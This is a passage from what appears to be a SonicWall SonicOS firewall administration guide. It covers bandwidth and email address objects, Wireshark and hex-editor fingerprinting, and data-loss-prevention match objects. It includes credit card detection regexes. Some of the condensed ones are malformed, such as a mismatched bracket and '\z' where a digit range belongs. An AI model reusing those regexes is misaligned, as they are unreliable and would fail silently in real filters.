
1 Go to **Firewall** > **Bandwidth Objects**.



2 Do one of the following:

- Click the **Add** button to create a new Bandwidth Object.
- Click the **Configure** button for the Bandwidth Object you want to change.

The **Add/Edit Bandwidth Object** dialog displays.



3 Click the **General** tab.

4 In the **Name** box, enter a name for this bandwidth object.

5 In the **Guaranteed Bandwidth** box, enter the amount of bandwidth that this bandwidth object will guarantee to provide for a traffic class (in kbps or Mbps).

6 In the **Maximum Bandwidth** box, enter the maximum amount of bandwidth that this bandwidth object will provide for a traffic class.

7 The actual allocated bandwidth may be less than this value when multiple traffic classes compete for a shared bandwidth.

8 In the **Traffic Priority** box, enter the priority that this bandwidth object will provide for a traffic class. The highest priority is 0. The lowest priority is 7.

9 When multiple traffic classes compete for shared bandwidth, classes with the highest priority are given precedence.


10 In the **Violation Action** box, enter the action that this bandwidth object will provide (**delay** or **drop**) when traffic exceeds the maximum bandwidth setting.

11 **Delay** specifies that excess traffic packets will be queued and sent when possible.

12 **Drop** specifies that excess traffic packets will be dropped immediately.

13 In the **Comment** box, enter a text comment or description for this bandwidth object.

Firewall > Email Address Objects




You can create email address objects for use with SMTP Client policies. An email address object can be a list of users or an entire domain. For more information about email address objects, see Email Address Objects.

To configure email address object settings:

1 Navigate to **Firewall > Email Addr Objects**.

2 Click **Add New Email Address Object**. The **Add/Edit Email Addr Object** dialog displays.



3 Type a descriptive name for the email address object in the **Email User Object Name** field.

4 For **Match Type**, select **Exact Match** or **Partial Match**. Use **Partial Match** when you want to match a domain or any part of the email address that you provide. To match the email address exactly, select **Exact Match**.

For example, to match on a domain, select **Partial Match** in the previous step and then type **@** followed by the domain name in the **Content** field, for example, type: **@SonicWALL.com**. To match on an individual user, select **Exact Match** in the previous step and then type the full email address in the **Content** field, for example: **jsmith@SonicWALL.com**.

Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.

5 In the **Content** field, type the content to match.

6 Click **Add**.

7 Repeat Step 5 and Step 6 until you have added as many elements as you want.

By defining an email address object with a list of users, you can use Application Control to simulate groups.

8 Click **OK**.

Verifying App Control Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark to view the packets. For information about using Wireshark, see Wireshark.

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the **Log > Log Monitor** page.

The bottom of the **Firewall > App Rules** page shows the number of policies defined, the number enabled, and the maximum number of policies allowed.

Useful Tools

This section describes two software tools that can help you use Application Control to the fullest extent. The following tools are described:

- Wireshark
- Hex Editor


Wireshark

Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.


Wireshark is freely available at: http://www.wireshark.org

The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.

1 In Wireshark, click **Capture > Interfaces** to view your local network interfaces.




2 In the **Capture Interfaces** dialog box, click **Capture** to start a capture on your main network interface:




3 In the captured output, locate and click the **HTTP GET** command in the top pane.


4 View the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.



5 Scroll to the right to find the unique identifier for the browser. In this case it is **Firefox/1.5.0.7**.



6 Type the identifier into the **Content** field in the **Match Objects Settings** dialog.



7 Click **OK** to create a match object that you can use in a policy.

Hex Editor


You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:

http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

Using the SonicWall graphic as an example, you would take the following steps:

1 Start **XVI32** and click **File > Open** to open the graphic image GIF file.



2 In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the **decimal** option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object.


Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**.

NOTE: You must click on the corresponding location in the *left* pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



3 After you mark the block, click **Edit > Clipboard > Copy As Hex String**.

4 In Textpad or another text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line.

This intermediary step is necessary to allow you to remove spaces from the hex string.

5 In Textpad, click **Search > Replace** to bring up the Replace dialog.

6 Type a space into the Find field and leave the Replace field empty.

7 Click **Replace All**.

The hex string now has 50 hex characters with no spaces between them.

8 Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.

9 In SonicOS, navigate to **Firewall > Match Objects**.

10 Click **Add New Match Object**. The **Add/Edit Match Object Settings** dialog displays.


11 Type a descriptive name into the **Object Name** field.

12 In the **Match Object Type** drop-down menu, select **Custom Object**.

13 For **Input Representation**, select **Hexadecimal**.

14 In the **Content** field, press **Ctrl+V** to paste the contents of the clipboard.

15 Click **Add**.



16 Click **OK**.

You now have a Match Object containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this Match Object. For information about creating a policy, see Prerequisites to Configuring App Rules Policies.

App Control Use Cases

Application Control provides the functionality to handle several types of access control very efficiently. The following use cases are presented in this section:

- Creating a Regular Expression in a Match Object
- Policy-Based Application Control
- Logging Application Signature-Based Policies
- Compliance Enforcement
- Server Protection
- Hosted Email Environments
- Email Control
- Web Browser Control
- HTTP Post Control
- Forbidden File Type Control
- ActiveX Control
- FTP Control
- Bandwidth Management
- Bypass DPI

- Custom Signature
- Reverse Shell Exploit Prevention

Creating a Regular Expression in a Match Object

Predefined regular expressions can be selected during configuration, or you can configure a custom regular expression. This use case describes how to create a Regex Match object for a credit card number, while illustrating some common errors.

For example, a user creates a Regex Match object for a credit card number, with the following inefficient and also slightly erroneous construction:

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

Using this object, the user attempts to build a policy. After the user clicks OK, the appliance displays a “Please wait…” message, but the management session is unresponsive for a very long time and the regular expression may eventually be rejected.

This behavior occurs because, in custom object and file content match objects, regular expressions are implicitly prefixed with a dot asterisk (`.*`). A dot matches any of the 256 ASCII characters except ‘`\n`’. This fact, the match object type used, and the nature of the regular expression in combination causes the control plane to take a long time to compile the required data structures.

The fix for this is to prefix the regular expression with a '`\D`'. This means that the credit card number is preceded by a non-digit character, which actually makes the regular expression more accurate.

Additionally, the regular expression shown above does not accurately represent the intended credit card number. The regular expression in its current form can match several false positives, such as `1234 12341234 1234`. A more accurate representation is the following:

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

or

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

which can be written more concisely as:

```
\D\z\d{3}( \d{4}){3}
```

or

```
\D\z\d{3}(\d{4})[3}
```

respectively.

These can be written as two regular expressions within one match object or can be further compressed into one regular expression such as:

```
\D\z\d{3}(( \d{4}){3}|(\d{12}))
```

You can also capture credit card numbers with digits separated by a '–' with the following regular expression:

```
\D\z\d{3}(( \d{4}){3}|(-\d{4}){3}|(\d{12}))
```

The preceding ‘`\D`’ should be included in all of these regular expressions.

Policy-Based Application Control


The SonicWALL application signature databases are part of the Application Control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and

back-door exploits. The extensible signature language used in the SonicWALL Reassembly Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.

To create an Application Control policy:


1 Navigate to **Firewall > Match Objects**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.



3 Give the Match Object a descriptive name in the **Object Name** field.

4 Create a match object of type **Application Signature List** or **Application Signature Category List** by selecting either option from the **Match Object Type** drop-down menu. These two types allow for selection of either general application categories or individual application signatures.




5 Click **OK**.

6 Navigate to **Firewall > App Rules**.

7 Click **Add New Policy**. The **Edit App Control Policy Dialog** displays.

8 Create a new App Rules policy of type App Control Content that uses the match object.



9 Click **OK**.

Logging Application Signature-Based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the Application Control policy that triggered the alert/action. To obtain more detail about the log event, select the **Log using App Control message format** check box in the App Control Policies Settings screen for that policy.

Standard Logging

7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 1186, X0 (admin)	121.14.74.247, 80, X1

App Control Formatted Logging

1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 4885, X0 (admin)	121.14.74.247, 443, X1

Compliance Enforcement

Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. Application Control provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help

companies meet regulatory requirements such as HIPAA, SOX, and PCI. See SonicOS Provides Compliance Enforcement.

